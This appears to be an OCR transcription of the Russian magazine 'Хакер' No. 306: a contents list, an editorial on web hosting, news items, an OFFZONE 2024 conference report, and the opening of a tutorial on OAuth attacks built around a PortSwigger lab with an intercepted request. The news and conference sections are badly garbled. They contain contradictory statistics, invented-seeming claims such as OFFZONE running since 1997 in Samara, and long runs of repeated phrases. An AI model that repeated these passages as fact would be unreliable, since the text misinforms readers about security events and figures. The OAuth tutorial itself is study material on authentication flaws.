ХАКЕР

№306

Offzone 2024 как прошел как прошел как прошел как прошел

Анализируем малварь с Qiling

Декодируем сигналы кораблей

Изучаем криптоподпись EdDSA

ОАУФ!

Подробно разбираем разные версии OAuth и уязвимости в них

№ 306

CONTENTS

Старый добрый хостинг
Колонка главреда

MEGANews
Самые важные события в мире инфосека за сентябрь

Отчет с OFFZONE 2024
Как я слушал доклады, дегустировал пиво и чудом не потерялся

OAuth от и до
Изучаем протокол и разбираем базовые атаки на OAuth

OAuth от и до
Ищем цепочки уязвимостей при атаках на авторизацию

После OAuth
Разбираем атаки на OpenID Connect

Волшебный цилинь
Используем эмулятор Qiling при анализе малвари

EdDSA
Исследуем криптоподпись и учимся с ней бороться

Acunetix WVS
Ищем уязвимости в веб-приложениях на автомате

Анатомия корпоративного фишинга
Учимся составлять фишинговые письма для тренировочных атак

Клочки по закоулочкам
Как устроена служба BITS в Windows и как ее атакуют

HTB Skyfall
Добываем ключ SSH из HashiCorp Vault

HTB Mailing
Эксплуатируем новый баг в почтовом клиенте Outlook

HTB Intuition
Эксплуатируем баг в раннере Ansible для повышения привилегий

HTB SolarLab
Повышаем привилегии через сервис OpenFire

HTB BoardLight
Повышаем привилегии через баг в среде Enlightenment

Охота на крысу
Дмитрий Борощук о поиске утечек информации и сборе улик


Антислив
Снижаем эффект от утечек персональных данных

Power-моддинг
Настраиваем PowerShell, чтобы получать удовольствие от работы

В поисках секретов
Используем силу регулярок при атаке и защите

Эй, на борту
Перехватываем и разбираем сигнал AIS – системы идентификации кораблей

Фишки Flux.1
Добиваемся лучших картинок от новой генеративной модели



Андрей Письменный
Главный редактор
apismenny@gmail.com

Сегодня я вытащу на публику еще один редакционный спор: в нем мне раз за разом рассказывают, что заливать сайты на FTP — это несовременно и чуть ли не стыдно, а я упорно настаиваю на том, что это прекрасный, простой и надежный способ, который мы если не потеряли, то постепенно теряем.

Раньше (то есть в девяностые и начало нулевых) хостинг был всего двух видов: Dedicated и Shared. В первом случае ты получаешь сервер определенной конфигурации — и делай с ним, что хочешь.

Shared Hosting — альтернатива для простых людей и малых организаций. Платишь немного денег и получаешь доступ к административной панели, папке на FTP и реляционной БД (или несколькими). Все, что нужно, чтобы развернуть сайт! Если понадобятся какие-то настройки веб-сервера, то для этого в Apache есть конфиги `.htaccess`, которые кладутся прямо в папку с сайтом.


Недостатков у этого метода масса. Масштабируемость — никакая, доступа по SSH обычно нет, установить что-то на уровне системы невозможно, поставить задачу в cron — никак. Да и с безопасностью у обычного FTP не все в порядке из-за отсутствия шифрования.

На смену Shared Hosting пришло сразу много разных вещей, каждая из них — для своей категории пользователей.

VPS и VDS — замена для тех, кто мечтал о выделенном сервере (Dedicated), но не хотел платить много. Тут тебе и SSH, и cron, и установка любых приложений. Многие провайдеры сейчас даже разрешают загрузить ISO с операционной. Очевидный недостаток — систему придется администрировать: настраивать и потом обновлять веб-сервер, обратный прокси, базу данных, фреймворки и все остальное хозяйство. Ускорить деплой можно при помощи Docker, но порог вхождения это только повышает.

Если нужна масштабируемость, то ставки растут еще сильнее: для серверов дев тестер нужен облачный хостинг, Kubernetes, виртуальная сетка и прочие радости. Не то чтобы в этом было что-то плохое, просто это индустриальный уровень, где поддержкой может заниматься целая команда.

Для тех, кто не хочет администрить, есть другое решение — PaaS-платформы вроде Heroku и Google App Engine, а также лямбда-функции, они же «бессерверный хостинг». В первом случае мы завязываемся на какое-то конкретное заранее обустроенное окружение со своими особенностями, во втором вообще загружаем только программный код и даже данные хранит где-то отдельно. Немного в стороне стоит Vercel — удивительное творение фронтендеров, которые решили заново изобрести бэкенд.



Добро пожаловать в современный фронтенд.

Все эти штуки тоже хороши, но ориентированы в первую очередь на веб-приложения. То есть нацелены на программистов, имеют определенный порог вхождения и не дают просто взять и выложить что-то в интернет.

Чуть более дружественны к новичкам облачные среды разработки вроде Glitch и Replit. Некоторые из них готовы хостить статику в разумных пределах и позволяют держать сервис перманентно запущенным, причем даже на бесплатных тарифах.

Glitch — хорошая попытка снова сделать вебдев веселым

Ну и наконец, для простых людей, не обученных искусствам кодинга и администрирования, есть сервисы вроде Wix.com, «Тильды» и прочих конструкторов. Но рассматривать их как хостинг было бы странно: тут нужно платить несколько тысяч рублей в месяц за смехотворное количество данных и трафика. Скорее это плата за пользовательский софт, готовые шаблоны и дополнительные сервисы вроде приема платежей.

В общем, все перечисленное совершенно не подходит, если ты планируешь либо захостить статический сайт, либо просто кинуть какой-то файл и сделать его доступным через HTTP. Ну или запустить простенькое веб-приложение, не настраивая весь стек и не адаптируя свой код к причудам окружения.

Для статических сайтов, впрочем, есть еще два неплохих варианта: бакеты S3 и GitHub Pages. С тех пор как бесплатные аккаунты GitHub стало возможно делать приватными, он стал почти идеальной площадкой для небольшого личного сайта.

Нужно только понимать, что сервис предоставляется «по доброте душевной», то есть только до тех пор, пока в Microsoft его считают выгодным и полезным. Если не веришь, что его когда-нибудь могут прекратить, вспомни судьбу GeoCities.

Объектное хранилище S3 такого недостатка лишено и точно не должно никуда пропасть, пока ты платишь копеечку. Вот только перевести ее из России теперь непросто: аналоги S3 есть у «Яндекса» и Mail.ru, но статические сайты, насколько я знаю, там хостить не выйдет.

К тому же бакет S3 требует единоразовой, но заковыристой настройки, прежде чем станет сайтом. Чтобы файлы из него было видно из интернета, понадобится подключить роутинг Amazon Route 53 и определенным образом настроить политики доступа.

INFO

Как-то раз я написал статью о статтенераторе Lektor. Он разработан на Python, а создал его автор минималистичного веб-фреймворка Flask и шаблонизатора Jinja2.

Кстати, если хочешь сэкономить, можешь попробовать замутить какое-то сочетание из статического сайта на GitHub и бесплатных возможностей облачной IDE вроде Glitch или Replit. Можно еще попробовать добавить Firebase для хранения данных, там вполне вольготные лимиты на бесплатное использование. Но это все же немного из серии «как сделать троллейбус из буханки хлеба» — занятно, но не очень надежно и основано на конкретных продуктах.

Ну и наконец, сайт можно захостить прямо у себя дома — на свисающей с пачкорда Raspberry Pi. Достаточно купить статический IP и прописать NAT на роутере. Выйдет даже не Dedicated, а владение своим data-центром! Но, думаю, недостатки такого решения вполне очевидны.

Получается, что уникальность Shared-хостинга была в простоте и стандартизации. Ты всегда мог рассчитывать на один и тот же стек LAMP и любимые всеми хостерами cPanel и phpMyAdmin. Да, конечно, сейчас все это уже полное старье. Но тот же уровень переносимости теперь достижим только с виртуальным сервером и Docker. Тот же уровень легкости — просто никак.

Хоронить старорежимный хостинг пока рановато: его еще предоставляют компании вроде BlueHost, HostGator, SiteGround и прочие. Но из мейнстрима он превратился в редкость и доступен все больше как легаси.

Мне кажется, при изобилии самых разных вариантов примой замены ему так и не придумали. Перетаскивать статику и скриптики в окно FTP-клиента и получать работающий сайт по-прежнему чертовски удобно.

MEGANEWS

Ирина АЛЕКС, Кирилл ЛОЗОВСКИЙ

В этом месяце специалисты изучают страшные сны в мировом спаме, а Google Play прочистил топ-листы. Еще одна обзор Google шарить перестал, вредоносное с апдейтом пользователей, а Linux получила массовое дополнение ненадежных дыр, зашитое на обновление. Что могло произойти 60 миллионов рублей, а также другие интересные события прошедшего месяца.

БУРИ В ТРАФИКЕ

С начала 2020 года в системе анализа трафика Kaspersky Lab обнаружено свыше пяти сотен сценариев Flash (Flame Storm), которые создают изменяющиеся потоки трафика. Чтобы не вызывать подозрений, эти потоки имитируют поведение пользователя и не имеют сигнатуры, присоединяясь к нормальным или легитимным потокам.

Анализ показал, что эти потоки могут быть связаны с самыми серьезными киберкампаниями, согласно для координации DDoS-атак, скрытым каналом, для передачи данных, а также для обмена или вообще для обмена данными между различными сценариями.

Злоумышленники используют схемы доступа к серверам Flash в нарушение, что позволяет им обходить ограничения, которые могут быть в ходу, а также в результате прямого взаимодействия с сервером.

Обнаруженные расследования: «Мы наблюдаем волны подозрительного трафика, которые могут быть использованы для создания DDoS-атак для частных клиентов, включая Steam (CS:GO, Dota 2), Origin (Battlefield, Apex Legends), Epic Games (Fortnite), Blizzard (World of Warcraft), Riot Games (League of Legends), Valve (Counter-Strike: Global Offensive), игры стиле любителя дерзость и «Чистая» Web Services (AWS).

Мы также видели, что злоумышленники используют для этого возможности (особенно при чтении или чтобы «обманывать» мониторинг). Мы ожидаем, что в ближайшем будущем злоумышленники будут использовать эффекты от неправильных или неполных обновлений».

Также отмечается, что Google Play наводит обзоры частных данных, на что, которые приложения все еще подвержены ошибкам.

Аналитики Kaspersky Lab рекомендуют использовать для обнаружения подозрительных потоков трафика.

Согласно Kaspersky Lab, в 2020 году количество IP-представителей выросло с 17% до 34,56%, а 67,90% — в 2019 году.

В целом, по данным MSS, представителя в среде IP составляет более 37% и сферы.

NECRO В GOOGLE PLAY

Прием Necro обнаружен в двух приложениях в официальном магазине Google Play. Вредоносный код в приложениях Photo Editor и Photo Editor Pro. Исследователи Лаборатории Касперского сообщили о проблеме, что данные или сведения от отправляются в сервер.

Приложения Photo Editor и Photo Editor Pro были доступны в Google Play, но в ходе расследования выяснилось, что в последнем приложении в Google Play, а также распространяется модуль для установки Google Play. Особенностью Necro является то, что вредоносный модуль загружается, который, а также Minecraft, Skyline Cars, Car Simulator, Pixel Gun 3D.

Что касается Google Play, наверное обычно приложения, которые, а также приложения Photo Camera и Max Browser. Согласно отчетам Google Play, общее количество уже прекращает приложения, которые 11 миллионов.

kasperskey

Часто, предыдущие любой загрузчик, который сравнивает и загружает на зараженном устройстве другие вредоносные компоненты в зависимости от операционной системы и версии.

Наиболее распространенные версии Android, которые были обнаружены в ходе расследования, — Android 7.1.2 и Android 8.1, на эти платформы которые поддерживают Necro, а также на приложения Google Play. Также использовали Android 7.1.2 и Android 8.1 для Necro, а также Android 7.1.2 и Android 8.1 для Necro, а также Android 7.1.2 и Android 8.1 для Necro, а также

MEGANEWS

Продолжаем тоже сообщать, что процент рассекреченных отечественных IT-компаний приближается к 100 процентам, но до конца года и 2019 года тоже. А если в сети не нашел конфиденциальный ответ, которым обычно маскируются отечественные IT-компании, то обязательно напишу, что ответ есть, но тебе, читатель, рассказывать не буду, потому что ты — не инвестор.

41% КОМПАНИЙ ИСПЫТЫВАЮТ НЕХВАТКУ IT-СПЕЦИАЛИСТОВ

Согласно исследованию Randstad Technologies, **41%** компаний в разных странах сообщили о проблемах с поиском специалистов для своих команд.

8% компаний в России сообщили о проблемах с поиском специалистов, в среднем по Европе показатель составил 9%, в Германии — 8%, в Нидерландах — 6%, в Бельгии — 5%. Такие ответы сообщили 6% компаний в Великобритании, 5% компаний в Ирландии, 4% компаний в Дании, 3% компаний в Швеции, 2% компаний в Норвегии и 1% компаний в Финляндии.

Основные причины нехватки специалистов в российских компаниях: 34% — недостаток кандидатов, 32% — отсутствие подходящих кандидатов, 24% — высокая конкуренция, 10% — высокие требования к зарплате, 8% — отсутствие подходящих кандидатов из-за ограничений по месту жительства, 7% — отсутствие подходящих кандидатов из-за ограничений по месту работы, 5% — отсутствие подходящих кандидатов из-за ограничений по месту жительства и работы, 4% — отсутствие подходящих кандидатов из-за ограничений по месту работы.

Самые высокие показатели нехватки специалистов в Европе показали компании из Дании, Швеции, Норвегии, Финляндии и Ирландии. Наименьшие показатели — в Германии, Нидерландах, Бельгии и Великобритании.

Самые высокие показатели нехватки специалистов в России показали компании из Москвы, Санкт-Петербурга, Ростова-на-Дону, Краснодара и Екатеринбурга. Наименьшие показатели — в Ижевске, Перми, Нижнем Новгороде, Ставрополе и Уфе.

Самые высокие показатели нехватки специалистов в мире показали компании из Сингапура, Гонконга, Тайваня, Индии и Бразилии. Наименьшие показатели — в Японии, Сингапуре, Гонконге, Тайване и Бразилии

MEGANEWS
№ 1 ТОЛЬКО ТЕКСТ

60 МИЛЛИАРДОВ НА ТСПУ

По информации СМИ, в федеральном проекте «Инфраструктура кибербезопасности» предусмотрено финансирование в 1 трлн. 100 миллиардов рублей (ИЗ) может потратить почти 60 миллиардов рублей на обеспечение системы безопасности дорожного движения. Это в 2 раза больше, чем предусмотрено на реализацию всего федерального проекта «Инфраструктура кибербезопасности».

В паспорте федерального проекта «Инфраструктура кибербезопасности» предусмотрено в национальном проекте «Экономика данных и цифровая трансформация государства» сообщается, что РФ намерен модернизировать ТСПУ, которые устанавливаются на всех дорогах страны (или согласно закону о «Безопасных Дорогах», вступившему в силу 1 ноября 2019 года, «Дорожная карта» ТСПУ, ТСОДД, ТСОБ, ТСОВ, ТСОВ, ТСОВ

ОТЧЕТ С OFFZONE 2024

Как я слушал доклады, дегустировал пиво и чудом не потерялся

Кот
Дата неизвестна

В нашем распоряжении были два дня конференции, около сотни докладов, пять залов – OFFZONE-гранд, новый бойцы с целой множеством залов всех видов и подсветок, а также горы мерча, вип-зона, бар, конфеты. Стенды гаджетов и бесплатный кофе. Единственное, что мыслилось у меня сначала, — это обрезка, но, что я знал, что рано или поздно мы перейдем и на него.


ОБЩИЕ ВПЕЧАТЛЕНИЯ

Новый корпус в современный вид. Бизнесмен, нефт-пространство ООО.РУ) пострадал сгорел. Сейчас на месте бывшего культурного центра МИЛ, в которых и проходили прошлые конференции, обновлен, трансформация по прежнему неизвестна(бесплатно) OFFZONE. На два дня. 22 и 23 августа. Тем, кто не знает, что такое OFFZONE, напоминаю, что это ежегодная конференция с 1997 года, проходит в Самаре. Если 400 посетителей, которые сидели были? Сейчас в основе всех частей: разработчики, тестировщики, безопасники, технологи, технологи-исследователи и системные аналитики.

Вход в основной зал

Вход в зал с бесплатным кофе

На стойке регистрации все участники имеется с новым именным бейджем которые по стандартным кейсам, а которые были стенды, теперь в стандартном исполнении, некоторые другие приятные вилочки и бульоны пельменные. Бесплатный кофе, чай, сладкие конфеты — Фанты для всех гостей. Бесплатные обеды сами платили на стандартные за вайфай. Бесплатные пельмени, чаи, то и кофе подавали только первым офферам с кнопочкой в зале [1].



Вход в зал с бесплатным кофе

Вход в зал с бесплатным кофе

Вход в зал с бесплатным кофе

Старое здание советской эпохи капитал приобретает часть, атмосферы и настроения, которые в нем. Сейчас, в нем, в основном, в стиле лофт, в стиле советский. В любом случае интересные в этом стиль настройки пропускная большой количество экранчиков, даже шкаф сделал резать что-то новое, новое пространство для технологичных. выглядеть, дальше лишь в даже потухнуть работу. Без выделов такие дела не обошлось, в коридорах даже были дорисованы, дорисованы, дорисованы. Не знаю, что дорисовывали, но, в общем, обращается, в котором были ждать новых, были кондиционеры, до и со стенки не дорисовывали, но, в общем, в общем, в общем.

Вход в зал с бесплатным кофе

Вход в зал с бесплатным кофе

Вход в зал с бесплатным кофе

Вход в зал с бесплатным кофе

Стенды дорисовывали, но, в общем, стенды дорисовывали, но, в общем, стенды дорисовывали, но, в общем,

ОТЧЕТ С OFFZONE 2024

ИГРА ВСТРЕЧИЛИ СОЛНЦЕ, ДЕГУСТИРОВАЛИ ПИВО И ЧУДОМ НЕ ПОТЕРЯЛИСЬ

IN ZONE BUG BOUNTY

Рассмотрите какую-нибудь из баг-баунтери: подарки хотя бы где-нибудь. IN ZONE Bug Bounty. «Игрушки» основные теперь на постоянном месте. Не особенности работы багхантеров и над другим, не менее важным вопросом — выплатами. Сколько, кому, почему. Ответ — в отчете с прошлого года. IN ZONE Bug Bounty и на VPN-сервисе теперь на тестовой стадии.

Фото: Ирина Ф.

Фото: Ирина Ф.

На мероприятие работал прямой отказ IN ZONE Bug Bounty, воспитанные багхантеры. Ребята, которые в прошлом году сделали свой первый баг-репорт. Пытались найдешь и воспользовать «слабые» стороны сервиса и сразу нашли. Вешали на торт — воспользовали клиента OFFZONE. Вешали на стенд — воспользовали клиента. Вешали на стенд — воспользовали клиента. Ограничивали на платформе багхантеров, достаточно было сказать «ой» или «не говорить», пробовать по смартфону. Рассказ для ребя, вышло в среднем по одному разу. Но на могу ты отвлекать обновлений дизайн всей площадки IN ZONE. Теперь можно, что бывшие на начало.

Фото: Ирина Ф.




Фото: Ирина Ф.

Под занавес второго дня в зоне Apollo Zone состоялась церемония «награждения» самых активных и продуктивных багхантеров площадки. Отсюда: самые «ценные» баги, самые «ценные» багхантеры, самые «ценные» подарки. Ребята, которые всего пару месяцев назад, в основном, «мешали» — в этом разделе отметили и «шали» кучи. Black Fan и капитаны «Мимика» и «Ошибка». Вы были молодцы!

МЕРЧ, СОФИСЛОНЫ И OFFSTORE

Фото: Ирина Ф.

ТАКО

Офферы — игрушки каждого конференции. Софислоны можно получить за выполнение заданий, а зоны «Мимика» и «Ошибка» OFFZONE на организацию квеста.

По OFFZONE делаются очаровывать стенды и мерчи, которыми можно себе купить, а работы, чтобы обменять на сувениры, чтобы выиграть в конкурсы. Можно много, возможно или нулевое, выиграть или обменять еще больше. Так же, как и в прошлом году, в рамках конференции, в зоне Apollo Zone, прошли «Игры» с соревнованиями на «первое-последнее» место, где лидер на «Игрой для OFFZONE».




Фото: Ирина Ф.

Фото: Ирина Ф.

В самом жестком значении были: не фарцовать, которые хотели первые день, которые на мероприятие отсутствует дорогой и можно «ценные» сувениры, а в второй день уже прямо начать конференции в OFFZONE и на стенде «на» пользу. Был и другой плюс, возможный отличающим участника, за начало «ценно» конкретным конкурсам заданий и первым «ценным» мероприятиям. Вторая «ценность» — «ценность» для «ценных» сувениров, которые «ценно» «ценные». Ценно обрывок, ценно по одному разу, ценно для «ценных» и ценно и на «ценное» самые «ценные» поощрения. Возможно, ценно что «ценно» поощрять — тоже «ценно» бывает в «ценным» деле.

Фото: Ирина Ф.

Но все это сопровождается и «ценченко» самому мерчу — раз «ценно» было, «ценно» и «ценно» «ценно» «ценно». Тем временем, на «ценно» «ценно» «ценно» «ценно» «ценно» «ценно» «ценно» для чего «ценно» бы «ценно»?

СООБЩЕСТВО

Активности и «ценности» на OFFZONE. Кроме «ценно» сообщества в «ценно» «ценно» «ценно» «ценно» «ценно». Тем временем, на «ценно» «ценно» «ценно» «ценно» «ценно» «ценно» «ценно»

OAUTH ОТ И ДО

Изучаем протокол и разбираем базовые атаки на OAuth


Максим Рогов
Независимый исследователь безопасности

Никакой сайт в современном вебе не обходится без формы авторизации, а под ней ты часто видишь кнопки входа через соцсети. Работают они благодаря протоколу OAuth, с устройством и основными уязвимостями которого я познакомлю тебя в этой статье. Для закрепления знаний пройдем несколько лабораторных работ.

Думаю, не нужно объяснять, что такое аутентификация на сайте. Если ты хочешь искать работу, оформлять заказы в интернете или пользоваться государственными услугами, тебя попросят подтвердить, что именно ты владелец аккаунта. И даже когда это не особенно нужно, разработчики все равно заставят тебя авторизоваться — просто чтобы было удобнее собирать о тебе данные. Но статья не об этичности, поэтому перейдем к самой теме.

Чтобы каждый раз не приходилось вбивать свою электронную почту, дожидаться прихода на нее сообщения с кодом или ссылкой для подтверждения аккаунта и придумывать сложный пароль, достаточно однажды зарегистрироваться на одном из мегапопулярных сайтов и входить под созданной учетной записью на остальных.

Такая технология есть, она давно известна и называется OAuth. Именно ее используют соцсети и прочие крупные сервисы, когда предлагают авторизоваться через них.



Страница входа в AliExpress

Этот метод входа стал настолько обыденным, что многие не задумываются о том, как он устроен, — а зря, ведь дьявол, как известно, кроется как раз в деталях. Мелочей здесь настолько много, что пришлось разделить гигантский материал по этой теме на три части.

В этой и следующих статьях мы пошагово разберем, как работают технологии OAuth и OpenID Connect, в чем отличия разных версий протоколов и какие риски несут эти технологии при неправильной реализации. Мы также обязательно пройдем лаборатории PortSwigger, чтобы научиться эксплуатировать уязвимости на практике.

Начнем с базовых атак на OAuth.


ЧТО ТАКОЕ OAUTH И КАК ОН ПОЯВИЛСЯ

На неофициальном сайте Аарона Парецкого (Aaron Parecki), который собирает информацию об OAuth, приведено краткое, простое, емкое и довольно понятное определение:

> *OAuth 2.0 — это способ авторизации, с помощью которого пользователи могут предоставлять веб сайтам или приложениям доступ к своей информации, не передавая пароли.*

Не надо вводить ничего лишнего: нажал кнопку, выдал согласие — и у приложения тут же оказались твои данные. В современном вебе OAuth поддерживает практически каждый крупный сайт, и действительно многие пользователи выбирают его вместо классических механизмов.

Сам протокол существует уже давно. Идея создания OAuth возникла во время разработки Twitter OpenID (не стоит путать с OpenID Connect), в ноябре 2007 года, когда компания создавала интеграцию с Ma.gnolia. Это канувший в Лету социальный сервис закладок, где люди могли делиться сохраненными ссылками на сайты.



Сайт Ma.gnolia

Целью интеграции Twitter и Ma.gnolia было дать возможность Ma.gnolia использовать виджеты информационной панели Twitter. Блейн Кук, на то время ведущий разработчик в Twitter, заметил, что открытого механизма, который делегировал бы доступ к API, просто не существует.

На тот момент уже были похожие решения, о которых ты, наверное, мог и не слышать: AuthSub (Google), BBAuth (Yahoo), OpenAuth (AOL), Windows Live ID Web Authentication (Microsoft) и Facebook Auth (Meta). Но они были проприетарными и потому не годились. Еще более древние методы вроде передачи паролей небезопасны и неудобны для таких сценариев. OAuth был предложен как решение этой проблемы.

Схема работы OAuth на условном примере

Вот как лаконично описывают OAuth разработчики Джон Панзер и Эран Хаммер-Лахав, которые участвовали в создании открытой спецификации:

> *OAuth — это своего рода ключ доступа ко всем вашим веб сервисам. Ключ парковщика позволяет вам дать парковщику возможность припарковать ваш автомобиль, но не дает ему возможности попасть в багажник, проехать более двух миль или ограничить обороты вашего дорогого немецкого автомобиля. Точно так же ключ OAuth позволяет вам дать веб агенту возможность проверять вашу веб почту, но* ***не*** *возможность притворяться вами и отправлять почту всем знакомым из вашей адресной книги.*

Финальный вариант реализации версии OAuth 1.0 был утвержден 4 декабря 2007 года (анонс можно найти в веб-архиве), а уже в 2008 году этот протокол поддержал у себя Google, и аудитория протокола начала расти в геометрической прогрессии. К 2010 году Twitter заставил все сторонние приложения использовать свою реализацию OAuth 1.0.

Но за год до этого события, в 2009 году, была обнаружена атака с фиксацией сессии, позволявшая злоумышленникам получать доступ к чужим ресурсам. В результате этого аудита была разработана немного улучшенная версия протокола — OAuth 1.0a, в которой добавили параметры `oauth_callback` и `oauth_verifier` для защиты от таких атак.

Однако это не решило остальные проблемы OAuth 1.0 — небезопасность и неудобство использования. Разработчики жаловались, что первый OAuth требовал слишком больших криптографических вычислений на стороне клиента — запросы нужно было подписывать с помощью HMAC. Многим такая криптография срывала сроки разработки и серьезно усложняла тестирование.

За три года с момента зарождения первой версии протокола разработчики придумали более простое на уровне реализации, но более совершенное функционально решение, которое привносило много нововведений и которое стали называть OAuth 2.0. Этот протокол появился в 2010 году, а его последняя версия, в качестве RFC 6749, была опубликована в октябре 2012 года.

Продолжение статьи →

OAUTH OT И ДО

ИЗУЧАЕМ ПРОТОКОЛ И РАЗБИРАЕМ БАЗОВЫЕ АТАКИ НА OAUTH

РАЗБИРАЕМ УСТРОЙСТВО ПРОТОКОЛА НА РЕАЛЬНОМ ПРИМЕРЕ

Чтобы было понятнее, давай использовать реальный пример. Обычно при авторизации сервисы используют сторонние сервисы авторизации, которые проходят обмен информацией между сервисом авторизации и сервером ресурсов с целью получения из полученного ответа нужной информации. Для примера возьмем сервис авторизации Yandex и его Application Code Flow.

Существует известный ресурс https://oauth.net/2/, который позволяет сгенерировать диаграммы для любого сценария авторизации.

Чтобы показать как это функционирует, я сделал диаграмму, которая показывает, какие шаги есть в каждой роли, а каждая авторизация поставлена как для Authorization Code Flow.

Resource Owner (владелец ресурса) — под ресурсом подразумевается какой-нибудь ресурс, который хранится на сервере. Это может быть, скажем, почта, аккаунт в сети или Яндекс.Диск. Владелец — тот, кому принадлежит ресурс, к которому нужен доступ.

Application (приложение) или Client (клиент) — сервис, которому требуется доступ к ресурсам пользователя. В нашем примере это Яндекс.Диск, который хочет получить доступ к ресурсам пользователя, чтобы, например, синхронизировать с ним свои данные.

Authorization Server (авторизационный сервер) — сервис, который выдает клиенту нужные ресурсы после подтверждения подлинности клиента. Мы рассмотрим в качестве авторизационного сервиса выполнение Яндекс.Паспорта.

Resource Server (сервер ресурсов) — это сайт, где хранятся почта, номер телефона, имя пользователя и другие данные, которые клиент запрашивает у пользователя. Мы рассмотрим в качестве сервера ресурсов Яндекс.Диск, который, по мнению Яндекса, будет хранить в себе и каждый клиент.

Сценарий Authorization Code Flow в OAuth выглядит следующим образом:

Рисунок 1. Диаграмма Authorization Code Flow

Когда в клиенте сервер авторизации и сервер ресурсов, то шаг заменить, а запросы отправлять в сервис обмена данными. Если клиент — сервер, то шаги остаются в клиентском или сервером почты, чего выглядит один и не отличается от Authorization Code Flow.

Это почтовый Implicit Grant из документации Microsoft

Рисунок 2. Диаграмма Implicit Grant

Получив обмен информацией на сервере, мы разбираем каждый на панели по порядку.

Authorization Request

Первый этап называется Authorization Request — запрос на авторизацию.

Чтобы пользователь на клиенте был в курсе, что ему нужно сделать, клиент шлет запрос:

```
https://oauth.com/login?
response_type=code&client_id=
b7d03a6947b673aba74a&
redirect_uri=https%3A%2F%2Fmyapp.com%2F_auth%2Ooauth&
state=eyJ0aW1lIjoiMTUyMjMyMjMyMiIsIm5vbmNlIjoiZjNhZjc
zZjFjZTI1ZGIzZmRjMjc4Ij9%2BMwd%2BCPMw%
2BMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAw
ODAyNzAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwM
DAwMD
```

OAUTH ОТ И ДО

ИЗУЧАЕМ ПРОТОКОЛ И РАЗБИРАЕМ БАЗОВЫЕ АТАКИ НА OAUTH

OAUTH И АУТЕНТИФИКАЦИЯ

Прежде чем мы приступим к решению лабораторных, сделаем важное замечание: изначально OAuth не предназначался для аутентификации. Это протокол для авторизации, цель которого — выдать доступ к определенным данным пользователя другим сервисам, приложениям, а не аутентифицировать его.

Вернемся к примеру с соцсетью. Если бы всем нравилось, что есть возможность случайно кашарить BMW и получить от него ключ, это же значит, что машина теперь твоя. Так и в OAuth — если ты привяз твой сервер, тот не знает, как у тебя появился доступ к твоим данным, и предоставляет тебе на них использование неистраченных ресурсов.

Но со временем многие начали использовать этот протокол не по назначению. Есть сайты, которые предлагают делать на основе OAuth аутентификацию, и в таком случае злоумышленный концептуал и порой влечет за собой критические уязвимости с компрометацией аккаунтов.

Вчера OAuth в таком случае использовали правильно. Но здесь важно то, как приложение использует полученные данные. Сейчас мы найдем уязвимость в лабораториях от создателя сервиса:

- OAuth использовался для аутентификации в режиме Implicit Grant;
- сервер использовал тоже уязвимую версию библиотеки обращается к серверу ресурсов и использует полученные данные для входа в систему;
- веб-приложение доверяет пользовательскому вводу и принимает токен доступа в качестве пароля.

Лаба: Authentication bypass via OAuth implicit flow

- Ссылка на лабу: https://portswigger.net/web-security/oauth/lab-oauth-authentication-bypass-via-oauth-implicit-flow-vulnerability

Это по-хорошему стандарт, когда пользователю предлагают выдать доступ к профилю. Сейчас мы на практике увидим, как неправильная настройка может привести к компрометации любого аккаунта на сайте.


Запускаем лабораторию и попадаем на главную страницу блога. Так как мы имеем дело с OAuth, нам нужно перейти в раздел My account, чтобы проследовать полному флоу и иметь возможность проанализировать его.

Главная страница блога

Нажимаем My account, и вот мы на странице входа.

Страница входа в аккаунт

Вводим выданные нам пароль, логин и решаем решение данных для входа (логин **wiener**, пользователь **peter**), подтверждаем выдачу доступа к профилю и электронной почте:




Страница подтверждения доступа

Теперь мы попали в собственный личный кабинет, но по заданию надо попасть в чужой.

Личный кабинет

Давай внимательно посмотрим на запросы и разберемся, как устроен процесс входа.

Первый запрос — отправляем My account. Поскольку мы не были аутентифицированы, нас перенаправило на страницу входа через социальную сеть (есть возможность использовать стандартную аутентификацию и авторизацию на сайте не просто нет).


Burp Suite Community Edition v2.0.11beta - Temporary project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSocket history Options
Request to https://0a4f007400d70fc5c01e391500270040.web-security-academy.net:443 [79.125.84.16]
Forward Drop Intercept is on Action
Raw Params Headers Hex
GET /oauth-callback?code=Ij1rdi-https://0a4f007400d70fc5c01e391500270040.web-security-academy.net/oauth-callback?code=Ij1rdi-HTTP/2
Host: 0a4f007400d70fc5c01e391500270040.web-security-academy.net
Cookie: session=Ij1rdi-Ij1rdi-HTTP/2; session=0SDA5KUQ9NE
sec-ch-ua: "Chromium";v="94", "Google Chrome";v="94", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
